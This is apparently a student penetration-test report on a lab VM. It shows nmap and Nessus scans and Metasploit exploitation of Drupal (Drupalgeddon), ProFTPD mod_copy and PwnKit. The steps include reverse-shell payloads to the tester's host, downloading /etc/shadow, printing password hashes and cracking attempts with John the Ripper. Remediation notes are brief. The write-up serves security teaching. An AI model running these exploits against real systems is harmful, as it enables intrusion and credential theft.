Penetration Report

Prepared by:

George Upton IV

Table of Contents:

1. Introduction for Testing:

This is a penetration test on a server operated by "Tiger Enterprises, Inc" They have been concerned about the state of their computer systems due to the spread of malware. Their full-time IT personnel left their company three years ago and had various people joining and leaving the position. They reached out and requested we find weakness to their systems and to provide fixes to those weaknesses.

2. Summary of Results:

2.1 Acquiring the user logins:

The way I was able to obtain the user passwords was through the Drupal vulnerability setup. I had a meterpreter session on in the background and I decided to investigate post-exploits that will help bypass privilege restrictions on files. I had looked at the Linux Post-Exploit Cheat Sheet section of the class website and wanted to search "PwnKit" in meterpreter. I found results for it and used it. Here is the following command I did to help find it:

Msf6 > search pwnkit

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	2022-01-25	Excellent	Yes	Local Privilege Escalation in polkits pkexec

Msf6 > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
Msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

The options for this exploit were simple and all that was needed was to assign a previous session. The session I assigned it to be the meterpreter session. Here is the following output of applying the session and running the exploit:

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions
===============

  Id  Name  Type                   Information                  Connection
  --  ----  ----                   -----------                  ----------
  1         shell cmd/unix                                      192.168.152.130:4444 → 192.168.152.131:57612 (192.168.152.131)
  4         shell cmd/unix                                      192.168.152.130:4444 → 192.168.152.131:58645 (192.168.152.131)
  5         shell cmd/unix                                      192.168.152.130:4444 → 192.168.152.131:58647 (192.168.152.131)
  6         shell cmd/unix                                      192.168.152.130:4444 → 192.168.152.131:58652 (192.168.152.131)
  7         meterpreter php/linux  www-data @ TigerEnterprisesU  192.168.152.130:4444 → 192.168.152.131:58691 (192.168.152.131)

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 7
SESSION ⇒ 7
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit

[*] Started reverse TCP handler on 192.168.152.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)

[!] Verify cleanup of /tmp/.uipjkkz
[+] The target is vulnerable.

whoami
[*] Writing '/tmp/.sslbbmmxwdzi/sykszu/sykszu.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.sslbbmmxwdzi
[*] Sending stage (3045348 bytes) to 192.168.152.131
[+] Deleted /tmp/.sslbbmmxwdzi/sykszu/sykszu.so
[+] Deleted /tmp/.sslbbmmxwdzi/.gewjmi
[+] Deleted /tmp/.sslbbmmxwdzi
[*] Meterpreter session 8 opened (192.168.152.130:4444 → 192.168.152.131:58707) at 2023-04-21 21:35:42 -0700

meterpreter >
```

Once you are back into the meterpreter session, you can download the "/etc.passwd" and "/ect/shadow" files without needed the required permissions. **(Note: In the screenshot, it says skipped for /etc/passwd, it should say completed if not download previously. It says skipped due to me trying to download the files without having the required permissions to do so.)**

```
meterpreter > download /etc/passwd /etc/shadow /tmp
[*] Downloading: /etc/passwd → /tmp/passwd
[*] Skipped    : /etc/passwd → /tmp/passwd
[*] Downloading: /etc/shadow → /tmp/shadow
[*] Downloaded 1.74 KiB of 1.74 KiB (100.0%): /etc/shadow → /tmp/shadow
[*] Completed  : /etc/shadow → /tmp/shadow
meterpreter >
```

Once you have downloaded the two files, you can open a new terminal and change directory to the tmp folder where you can combine the two files into one, making it ready for john the ripper password cracking.

```
$ cd /tmp
$ unshadow passwd shadow project1_logins.txt
```

From here you can use john the ripper to crack the newly created file with both passwords and hashes. Here are the commands:

```
$ john project1_logins.txt
$ john –show project1_logins.txt
* shows the cracked usernames and passwords *
```

I was not able to yield any results with the logins using the offline methods of john the ripper.

2.2 Summary of methods of access:

There are two ways I was able to gain access to the target system. The tools that are included in this report contain nmap, Nessus, Metasploit, and meterpreter. I had used nmap to scan the network for systems that were online within my virtual machine environment. With the information I gained from the nmap scan, I was able to do a vulnerability scan using Nessus. I used Metasploit to use various vulnerabilities and exploit them to gain access to the system. The two exploits I used were "ProFTP mod_copy Information Disclosure" and "Drupal Coder Module Deserialization RCE". Once an exploit was loaded, I used meterpreter to gain command line access.

3. Application Scanning Results:

3.1 Nmap Scan:

I did not have the login to the system, as a result I started to perform a Nmap scan. Since the U system is on the same network as my kali Linux machine, I would have been able to find the Ip address of the machine.

The command I ran:

```
$ sudo nmap -sn 192.168.152.1-255
Nmap scan report for 192.168.152.1
Host is up (0.00030s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:FB:B3:C7 (VMware)
Nmap scan report for 192.168.152.131
Host is up (0.00037s latency).
```

MAC Address: 00:0C:29:8A:AE:93 (VMware)

Nmap scan report for 192.168.152.254

Host is up (0.00012s latency).

MAC Address: 00:50:56:FD:F5:60 (VMware)

Nmap scan report for 192.168.152.130

Host is up.

Nmap done: 255 IP addresses (5 hosts up) scanned in 1.98 seconds

This caused some confusion since I only had two VM's running on my machine, so what I thought I could do it compare. If I had turned off the U system, it should not be displayed due to it being off. So, I ran it again and noticed one of the Ip address had disappeared, plus I knew the Ip address ending with .130 was my kali Linux machine. I was able to deduct that I found the Ip address to be 192.168.152.131 and decided to do a port scan of the Ip address:

$ sudo nmap -sT 192.168.152.131

Nmap scan report for 192.168.152.131

Host is up (0.00032s latency).

Not shown: 991 filtered tcp ports (no-response)

PORT	STATE	SERVICE
21/tcp	Open	ftp
22/tcp	Open	ssh
80/tcp	Open	http
445/tcp	Open	Microsoft-ds
631/tcp	Open	Ipp
3000/tcp	Closed	Ppp
3306/tcp	Open	mysql
8080/tcp	Open	http-proxy
8181/tcp	Closed	intermapper

MAC Address: 00:0C:29:8A:AE:93 (VMware)

I next preformed a scan for the operating system and found it to be:

```
$ sudo nmap -O 192.168.152.131
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Now that I had the Ip address of the "U" system, I proceeded to do a vulnerability scan with Nessus.

3.2 Nessus Vulnerability Scan:

First, I had to setup Nessus with the following commands:

```
$ sudo systemctl start nessusd
$ sudo systemctl status nessusd     # to verify it was running
```

Next, I needed to access the website using this URL: https://localhost:8834/. After accessing the webite, I decided to do an external scan of the system. Here are the steps I took to accomplish that:

1. Went to scans -> new scan
2. Named it External Scan Project 1
3. Gave it the targeted Ip address of the system, 192.168.152.131
4. Saved and ran the scan

The results of said vulnerability scan are appended at the end of report.

3.3 Setting Up Meterpreter:

For me to use meterpreter, I need to set up meterpreter and create a workspace for the project. I used the following commands to initialize it.
NOTE: ($ is while in command line, msf6 is while in meterpreter)

```
$ sudo systemctl start postgresql
$ msfconsole
Msf6 > workspace -a 178-project1
Msf6 > workspace 178-project1
```

4. Drupal Exploit:

For this section I did an initial nmap scan and looked at the services that were. These results were similar to the scans done previously recorded in the report, but I used them to help guide my searches in meterpreter. The first search I did was an exploit on drupal. According to the Nessus report, this had a critical severity.

Msf6 > search type:exploit name:drupal

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module

					Remote PHP Code Execution
4	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	Normal	yes	Drupal RESTful Web Services unserialize() RCE

I decided to use use exploit 2 (exploit/multi/http/drupal_drupageddon) and then after I need to configure the exploit. I first started by viewing the information about the exploit by using the following command:

```
Msf6 > use (exploit/multi/http/drupal_drupageddon)
Msf6 exploit(multi/http/drupal_drupageddon) > options
```

I needed to fill out RHOST, TARGETURI, and set a payload. I accomplished this by using the following commands.

```
Msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.152.131
Msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI
http://192.168.152.131/drupal/
Msf6 exploit(multi/http/drupal_drupageddon) > show payloads
* gets list of payloads *
Msf6 exploit(multi/http/drupal_drupageddon) > set PAYLOAD
payload/php/meterpreter/reverse_tcp
```

For the TARGETURI, I was able to get this information from the Nessus report. The system had a server running for users to login to and the scan picked up on that. The link it outputted, is what I used as the TARGETURI. Here are the following options with the full configuration before exploiting.

Msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

Name	Current Setting	Required	Description
Proxies		No	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.152.131	Yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	Yes	The target port (TCP)
SSL	False	No	Negotiate SSL/TLS for outgoing connections
TARGETURI	http://192.168.152.131/drupal/	Yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):


Name	Current Setting	Required	Description
LHOST	192.168.152.130	Yes	The listen address (an interface may be specified)
LPORT	4444	Yes	The listen port

Exploit target:

Id	Name
0	Drupal 7.0 – 7.31 (form-cache PHP injection method)

Once I was done configuring the exploit, I ran the exploit command and I was able to gain

meterpreter access to the system, as shown below.



5. ProFTPD Exploit:

From the previous Nessus scan, it reported there was another critical vulnerability by the name ProFTPD. I used that name to lead my search.

Msf6 > search type:exploit name:proftpd

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/ftp/proftp_sreplace	2006-11-16	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
1	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
2	exploit/linux/ftp/proftp_telnet_iac	2010-11-01	Great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer

					Overflow (Linux)
3	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	Excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
4	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	Excellent	no	ProFTPD-1.3.3c Backdoor Command Execution

According to the Nessus scan, the "ProFTPD mod_copy Information Disclosure" vulnerability can be executed using the exploit: "exploit/unix/ftp/proftpd_modcopy_exec", Id #3. I used the following commands to access and view the information of the exploit:

```
Msf6 > use (exploit/unix/ftp/proftpd_modcopy_exec)
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
```

I need to fill out RHOST, SITEPATH, LHOST, and give it a payload option. This is done with the following commands:

```
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.152.131
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
*gets list of payloads*
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD
payload/cmd/unix/reverse_perl
Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.152.130
```

For the SITEPATH, upon further research into the exploit, it was reported to use "/var/www/html" for the targeted website.

Msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name	Current Setting	Required	Description
Proxies		No	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.152.131	Yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	Yes	HTTP port (TCP)
RPORT_FTP	21	Yes	FTP port
SITEPATH	/var/www/html	Yes	Absolute writable website path
SSL	False	No	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	Yes	Base path to the website
TMPPATH	/tmp	Yes	Absolute writable path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST	192.168.152.130	Yes	The listen address (an interface may be specified)
LPORT	4444	Yes	The listen port

Exploit target:

Id	Name
0	ProFTPD 1.3.5

Once configured, you can run the exploit as shown below:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.152.130:4444
[*] 192.168.152.131:80 - 192.168.152.131:21 - Connected to FTP server
[*] 192.168.152.131:80 - 192.168.152.131:21 - Sending copy commands to FTP server
[*] 192.168.152.131:80 - Executing PHP payload /4DLhO.php
[*] Command shell session 9 opened (192.168.152.130:4444 → 192.168.152.131:58727) at 2023-04-21 22:03:20 -0700
```

6. Access via User Logins:

6.1 Username and Passwords:

Password.txt file contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
```

```
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

Shadow.txt file contents

```
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
```

```
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:18564:0:99999:7:::
sshd:*:18564:0:99999:7:::
statd:*:18564:0:99999:7:::
vagrant:$1$iIQYgKaL$056QgdfznsSx1pKpBFwLC.:18679:0:99999:7:::
dirmngr:*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1:18564:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:18564:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7:::
```

```
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!:18564:0:99999:7:::
avahi:*:18564:0:99999:7:::
colord:*:18564:0:99999:7:::
```

6.2 Discovery:

Discussed in section 2, Acquiring the user logins.

6.3 Administrative Steps:

Drupal Vulnerability Solution:

Upgrade the Coder module to version 7.x-1.3 / 7.x-2.6 or later.

Alternatively, remove the entire Coder module directory from any publicly accessible website.

ProFTPD Vulnerability Solution:

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

7. Appendix: Nessus Scan Results:

External Scan Project 1

Report generated by Nessus™ Fri, 24 Mar 2023 12:20:34 PDT

TABLE OF CONTENTS

Vulnerabilities by Host

-

Vulnerabilities by Host

192.168.152.131

2	2	8	3	55
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 70

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	84215	ProFTPD mod_copy Information Disclosure
CRITICAL	10.0*	-	92626	Drupal Coder Module Deserialization RCE
HIGH	7.5	5.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	7.4	78515	Drupal Database Abstraction API SQLi
MEDIUM	6.5	4.0	50686	IP Forwarding Enabled
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	5.3	2.2	10704	Apache Multiviews Arbitrary Directory Listing
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	4.3*	-	90317	SSH Weak Algorithms Supported
LOW	3.7	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6*	2.5	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6*	-	71049	SSH Weak MAC Algorithms Enabled
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39519	Backported Security Patch Detection (FTP)

			39520	Backported Security Patch Detection (SSH)
			39521	Backported Security Patch Detection (WWW)
			45590	Common Platform Enumeration (CPE)
			54615	Device Type
INFO	N/A	-	18638	Drupal Software Detection
INFO	N/A	-	19689	Embedded Web Server Detection
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	10092	FTP Server Detection
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	42410	Microsoft Windows NTLMSSP Authentication Request Remote Network Name Disclosure
INFO	N/A	-	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	-	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	60119	Microsoft Windows SMB Share Permissions Enumeration
INFO	N/A	-	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)

INFO	N/A	-	10719	MySQL Server Detection
INFO	N/A	-	11219	Nessus SYN scanner
			19506	Nessus Scan Information
			11936	OS Identification
			117886	OS Security Patch Assessment Not Available
			66334	Patch Report
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	25240	Samba Server Detection
INFO	N/A	-	104887	Samba Version
INFO	N/A	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	121010	TLS Version 1.1 Protocol Detection
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials

				Provided	
INFO	N/A	-	10287	Traceroute Information	
INFO	N/A	-	66293	Unix Operating System on Extended Support	20094 VMware Virtual Machine Detection
			135860	WMI Not Available	
			20108	Web Server / Application favicon.ico Vendor Fingerprinting	
			10150	Windows NetBIOS / SMB Remote Host Information Disclosure	

* indicates the v3.0 score was not available; the v2.0 score is shown